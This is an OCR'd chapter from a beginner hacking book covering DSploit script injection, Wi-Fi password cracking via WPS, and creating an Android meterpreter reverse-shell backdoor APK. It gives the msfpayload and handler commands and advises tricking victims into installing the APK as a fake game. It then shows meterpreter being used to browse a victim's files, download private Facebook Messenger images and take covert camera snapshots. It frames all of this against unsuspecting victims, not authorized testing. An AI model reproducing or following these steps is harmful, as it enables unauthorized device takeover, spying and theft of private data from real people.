
Now before we continue I’mgoing to show you one more man in the middle attack called “Script Injection”


MACBOOKPRO-BC08 > MITM
Kill Connections
Kill connections preventing the target to reach any website or
Redirect
Redirect all the http traffic to another address.
Replace Images
Replace all images on webpages with the specified one.
Replace Videos
Replace all youtube videos on webpages with the specified or
Script Injection
Inject a javascript in every visited webpage.
Custom Filter




Tabbing in it you get two options...I'm going to choose custom code.

Doing this going to give me some readymade script code for you




If you are familiar with JavaScript, you can write your own stuff in there to be executed. But for now we are just going to leave the code as it is to test it. So we tab on “Ok”

Now we going to go to my target computer. And we open up Firefox or any other browser, and we navigate to twitter (could be any page). And it’s going to pop up this message in front of the victim nose.



And you can see, there is our custom made script in action. And its saying “This site has been hacked with DSploit” Of course again you can change anything inside the script, such as changing the prompted message to something else. So now when the user clicks ok to make the

Message go away. It’s going prompt the same message. This will stay until they close their web browser.



And in order for this madness to disappear from the victim we can just stop this script injection from executing by tabbing again “script injection” and it will deactivate it.


Hope you liked these examples just as I did. There is a lot more you can do with DSploit, go ahead and play with them.

Catching Wifi password in the Android Device.


In this section I'll show you how you hack wifi-passwords, only using your android device.

1.First download an application from google app store called "WPS Connnect"

2.Once you're done downloading and installing "WPS connect" you are ready to begin testing. But first lets go and see what Wi-Fi connections we available in the area.



“Anonymous MMO” for example looks like one that needs some hacking. I don’t know its password, and its tightly secured with WPA2.




Let's go back to "WPA connect", and tab the refresh button in the top right corner. Wait a couple of seconds.

Smart
8:43 PM
WPS Connect
Scanning...


Here “WPA connect” detected the wireless connections in the area that are secured. (onlyone in this case)

Tab on the detected wireless connection you want to target, and three available pins will show up for you to choose from.



Choose the first one and then tab on “Try pin”. If it doesn't work, try the second one, if the second one doesn't work, try the third. Eventually one of them, has the password you are looking for.

In my case the first pin contained the right password I needed. A dialog box will show up with the password visible.



Tab on “copy”, and it will immediately copy the password retrieved. I wrote mine on a piece of paper. (Up until this day papers are efficient)

To make sure the password is the real deal, I the password we just sniffed out. And then click connect, and you see that we got connected!


Using Metasploit to hack in the Android Root Folder.

In the previous sections I demonstrated few examples on how you can turn your device into a hacker's tool. But for now I think it's time to show you how you can hack the android device itself.

To achieve that you will be using metasploit to create a backdoor that is capable of spying anywhere inside the victim's phone or tablet.
1.Start Kali or Backtrack, and launch its terminal window. And type in:

msfpayload android/meterpreter/reverse_tcp
LHOST = [you_ip_address_goes_here] LPORT = 4444 **R > /root/Upgrader.apk**

Now view the backdoor you created by typing:ls
(In my caseI generated the backdoor inside the root folder, so navigate there.)


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.121 LPORT=4444 R > andro.apk
You did not specify how you would like Rails to report deprecation notices for your production environment, please set config.active_support.deprecation to :notify at config/environments/production.rb
root@kali:~# ls
andro.apk fuzzer.py PDF user.txt wepcrack-01.cap
any.txt Matrix Trilogy rar Videos wepcrack-01.csv
Desktop OS Screen Shots VirtualBox VMs wepcrack-01.kismet.csv
exploit.py pass.txt TXT WebScarab.properties wepcrack-01.kismet.netxml
root@kali:~#

There you can see the .apk backdoor got created. Now all you have to do is send it to the victim, through the strategy of social engineering. (via email, WhatsApp or facebook messenger. Telling him/her its some game or something you know he/she would like to have).

Also if you are very close to this person, and he/she leaves this device very close to you. You'll have a better advantage of just sending the .apk backdoor via cable or Bluetooth.


Let's say somehow the backdoor was dropped inside the victim's phone/tablet. (Just make sure the victim opens the apk file)

Open another terminal in Kali and type in:

msfconsole.

Wait a couple of seconds and metasploit will officially open. When it does, type in.

search multi/handler



Now that we have an idea of modules available we type in:

use exploit/multi/handler

Okay, all you have to do is configure the payload we have in:mspayload (android/metepreter/reverse_tcp)

To do so we will type in:

set PAYLOAD android/metepreter/reverse_tcp

Now that the payload is configured, all you have to do is to set the LHOST with your ipadress ..(The ip of your computer) by typing in:

set LHOST 192.168.0.121

Once everything is set, you are ready to start communicating with the backdoor(Trojan) on the other side.

Simply type in: exploit

The handler will start running and all you have to do is wait for the victim to fall in the trap opening the backdoor.apk


If the victim launches the backdoor on the other side, the backdoor will remotely communicate back to your handler running in the terminal, giving you full remote access to the device.(see picture)

Okay through metepreter lets start inspecting the device's system information, by typing:

sysinfo

To list all the commands available in meterpeter just type in:


System Commands


Stdapi: System Commands
Command Description
execute Execute a command
getuid Get the user that the server is running as
ps List running processes
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as OS
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
meterpreter >

Now let's navigate through this individual device by typing first: pwd

Next I navigate one directory above by typing: cd ..


Finally, I display all the contents in the directory by typing: ls



As you can see here I found an SD Card folder (Which might contain interesting things). So I simply navigate inside by typing:

cd sdcard.


Once I list the contents again by typing: ls



Next I dive deeper by browsing inside the download folder. Typing:


cd download

In it you can see all the files the victim has downloaded, including the backdoor you gave to him or her.


Listing: /storage/emulated/legacy/Download
Mode Size Type Last modified Name
100666/rw-rw-rw- 68621 fil 2014-08-21 13:13:58 +0530 OB6PUDgRPIlAZdjZyRy3NZD12aXc.apk
100666/rw-rw-rw- 68638 fil 2014-07-28 12:45:32 +0530 Antivirus-1.apk
100666/rw-rw-rw- 68638 fil 2014-07-28 12:44:07 +0530 Antivirus.apk
100666/rw-rw-rw- 7893 fil 2014-08-21 16:09:06 +0530 andro.apk
100666/rw-rw-rw- 19272 fil 2014-06-14 19:39:44 +0530 privatetunnels-1.swf
100666/rw-rw-rw- 19272 fil 2014-06-14 19:40:02 +0530 privatetunnels-2.swf
100666/rw-rw-rw- 19272 fil 2014-06-14 19:40:14 +0530 privatetunnels-3.swf
100666/rw-rw-rw- 19272 fil 2014-06-14 19:40:15 +0530 privatetunnels-4.swf
100666/rw-rw-rw- 19272 fil 2014-06-14 19:40:59 +0530 privatetunnels-5.swf
100666/rw-rw-rw- 19272 fil 2014-06-14 19:40:59 +0530 privatetunnels-6.swf
100666/rw-rw-rw- 19272 fil 2014-06-14 19:38:58 +0530 privatetunnels.swf
meterpreter >

Now that you know what's inside the download folder, lets navigate back to the "sd card" by tying in:

cd ..




Now I would want to explore few things inside the “Facebook Messenger” folder. By typing in:

cd Facebook*

If you list the items inside the “Facebook Messenger” you’ll only find a folder called “Media”, navigate in it by typing:

cd Media.

List its contents by typing: ls



As you can see there are a couple of images stored in the folder. My hacker’s senses tell me I must look at one of those images. How do I


do it? I simply type in:

download FB_ING_17474278367302896.jpg

And after a few seconds the file will transfered into your Kali Machine remotely. The picture got saved in:

root/opt/backdox/msf

Let's double check if the picture got successfully downloaded.



Another ability that you have is to remotely manipulate the device's cameras. First list the available cameras on the device, by typing in:

webcam_list

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
```

As you can see, this android device has two cameras, one in the front and another in the back. If you would want to take a picture using the back camera you would type, this command in:

webcam_snap 1

```
meterpreter > webcam_snap 1
```

The picture got snapped and was saved in your computer.

```
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /opt/backbox/msf/ZUKSJMvZ.jpeg
```

Conclusion

You reached the end of this chapter! I hope you enjoyed it as much as I did. Nowadays many people (us excluded and many others) are not aware of the things that can be done with their android device. Why? Because technology always moved very fast. More hacking possibilities will be revealed for smartphones as times progresses, And I'll be sure to be there to provide you the steps necessary. Let's dive in the next chapter!

Please support this book by leaving a warm positive review.

Chapter 6: Lan Attack- Compromising networks

